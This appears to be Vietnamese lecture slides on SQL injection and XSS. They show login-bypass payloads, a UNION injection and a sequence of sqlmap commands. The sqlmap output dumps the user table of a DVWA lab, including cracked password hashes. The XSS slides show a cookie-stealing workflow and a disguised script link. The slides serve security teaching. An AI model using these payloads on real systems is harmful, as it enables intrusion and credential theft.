# Chương 2 -2

# LỖ HỔNG BẢO MẬT TẦNG ỨNG DỤNG

# SQL injection


- SQL Injection là gì?
- Các kỹ thuật tấn công
- Biện pháp khắc phục

# SQL injection


- SQL Injection là gì?
- Các kỹ thuật tấn công
- Biện pháp khắc phục

# SQL injection


**SQL Injection (SQli) là gì?**

Đây là kỹ thuật tấn công cho phép Attacker thực thi các câu lệnh SQL bất hợp pháp thông qua các Input từ phía User.

**Ảnh hưởng:**

- Có thể mất mát/ bị lộ dữ liệu
- Hư hỏng dữ liệu
- Bị chiếm quyền điều khiển hệ thống


# SQL injection



# SQL injection


- SQL Injection là gì?
- Các kỹ thuật tấn công
- Biện pháp khắc phục

# Các kỹ thuật tấn công SQL injection



# 1- Kỹ thuật **Authorization bypass**

Use a single quote in the input:

- `blah' or 1=1–`
- `Login:blah' or 1=1–`
- `Password:blah' or 1=1–`
- `http://search/index.asp?id=blah' or 1=1--`

Depending on the query, try the following possibilities:

- `' or 1=1--`
- `" or 1=1--`
- `' or 'a'='a`
- `" or "a"="a`
- `') or ('a'='a)`

# 1- Kỹ thuật **Authorization bypass (2)**

Original SQL Query:

```
• strQry = "SELECT Count(*) FROM Users WHERE UserName='" + txtUser.Text + "'
  AND Password='" + txtPassword.Text + "'";
```

In the case of the user entering a valid user name of "Paul" and a password of "password", strQry becomes:

```
• SELECT Count(*) FROM Users WHERE UserName='Paul' AND Password='password'
```

But when the attacker enters ' Or 1=1 --, the query now becomes:

```
• SELECT Count(*) FROM Users WHERE UserName='' Or 1=1 --' AND Password=''
```

Because a pair of hyphens designates the beginning of a comment in SQL, the query becomes simply:

```
• SELECT Count(*) FROM Users WHERE UserName='' Or 1=1
```

# Thực hiện khai thác thủ công

Vao dia chi: http://208.100.26.150/dvwa va dang nhap: admin, password

**Bước 1:** Lấy tên CSDL => **dvwa**

```
' union select database(),null#
```

**$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";**

⇨ **Câu lệnh trở thành**

**$getid = "SELECT first_name, last_name FROM users WHERE user_id =**`'' union select database(),null#` **$id'";**

# Thực hiện khai thác bằng công cụ sqlmap

```
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'XtHU'='XtHU&Submit=Submit
---
[12:54:52] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL 5.0
[12:54:52] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test

[12:54:52] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/192.168.111.132'

[*] shutting down at 12:54:52

root@kali:~# sqlmap -u "http://192.168.111.132/dvwa/vulnerabilities/sqli/?id=1&Submit=S
ubmit#" --cookie="security=low; PHPSESSID=36rgmfaen8v9th8evfk0tcf6a1" --dbs
```

Lấy được tên CSDL


```
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'XtHU'='XtHU&Submit=Submit
---
[15:22:03] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL 5.0
[15:22:03] [INFO] fetching tables for database: 'dvwa'
[15:22:03] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:22:03] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192
.168.111.132'

[*] shutting down at 15:22:03

root@kali:~# sqlmap -u "http://192.168.111.132/dvwa/vulnerabilities/sqli/?id=1&Submit=S
ubmit#" --cookie="security=low; PHPSESSID=36rgmfaen8v9th8evfk0tcf6a1" -D dvwa --tables
```

Lấy ra được ds các bảng trong csdl


[15:33:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:33:05] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column | Type |
+------------+-------------+
| user | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+------------+-------------+
Lấy ra được các trường
[15:33:05] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192.168.111.132'
[*] shutting down at 15:33:05
root@kali:~# sqlmap -u "http://192.168.111.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=36rgmfaen8v9th8evfk0tcf6a1" -D dvwa -T users --columns
KALI LINUX
The quieter you become, the more you are able to hear.
[Damn Vulnerabl...
[root@kali: /bin]
[bin]
root@kali: ~

```
+---------+---------+-------------------------------------------------------+----------
----------------------------+----------+------------+
| user_id | user    | avatar                                                | password
                           | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------
----------------------------+----------+------------+
| 1       | admin   | http://localhost/dvwa/hackable/users/admin.jpg        | 5f4dcc3b5aa765
d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordon  | http://localhost/dvwa/hackable/users/gordonb.jpg      | e99a18c428cb38
d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://localhost/dvwa/hackable/users/1337.jpg         | 8d3533d75ae2c3
966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://localhost/dvwa/hackable/users/pablo.jpg        | 0d107d09f5bbe4
0cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://localhost/dvwa/hackable/users/smithy.jpg       | 5f4dcc3b5aa765
d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------
----------------------------+----------+------------+

[15:38:04] [INFO] table 'dvwa.users' dumped to CSV file '/usr/share/sqlmap/output/192.1
68.111.132/dump/dvwa/users.csv'
[15:38:04] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192
.168.111.132'

[*] shutting down at 15:38:04
```




```
root@kali:~# sqlmap -u "http://192.168.119.128/dvwa/vulnerabilities/sqli/?id=1&S
ubmit=Submit#" --cookie="security=low; PHPSESSID=bn7j1vf3e5k9sfgrhkbmbjf7a0" -D
dvwa -T users --dump
```

# Lỗ hổng XSS

# Lỗ hổng XSS là gì (1)

**Ví dụ:**



# Lỗ hổng XSS là gì (1)

**XSS là gì?**

- **XSS (Cross-Site Scripting) Là kĩ thuật tấn công khai thác lỗ hổng trong ứng dụng web (ASP, PHP, JSP ...) bằng cách chèn vào những đoạn mã độc hại như: thẻ HTML, JavaScript, VBScript (Malware Script). Cũng có thể khai thác các lỗ hổng trong ứng dụng ActiveX, Flash gây nguy hại cho người dùng.**

Cơ bản, ta có thể chia thành 3 bước tấn công XSS như sau:

**Bước 1: HTML Injection**

Tìm website mục tiêu có chứa lỗ hổng XSS

# Lỗ hổng XSS là gì (3)

**Bước 2: Xác định mục tiêu thực hiện hành động ác ý (Doing something evil):**

•Ăn cắp cookies


- Đối với ứng dụng webmail: lợi dụng tài khoản email của người dùng để gửi email cho những người khác với nội dung lừa đảo.
- Đối với các ứng dụng ngân hàng: chiếm đoạt, chuyển tiền của người khác vào tài khoản của mình
- Chuyển hướng kết nối (Redirection)
- Tấn công thay đổi giao diện (Defacement Attack)
- Cướp phiên làm việc (Session Hijacking)
- Phát tán mã độc

# Lỗ hổng XSS là gì (4)


**Bước 3: Thu hút, lừa đảo nạn nhân (Luring the victim)**

- Che giấu đường link độc hại
  <a href="http://search.engine.com/search?p=<
  script>alert(1)</script>">
  http://goodsite.com/cuteKittens.jpg</a>
  phần xuất hiện chỉ là:
  http://goodsite.com/cuteKittens.jpg</a>
  Hoặc mã hoá dưới dạng mã Hexa
- Lừa nạn nhân click vào đường link trên những website với những lời mời, giới thiệu hấp dẫn.
- Gửi email nặc danh có kèm theo đường link độc hại và đề nghị người nhận click vào đường link…

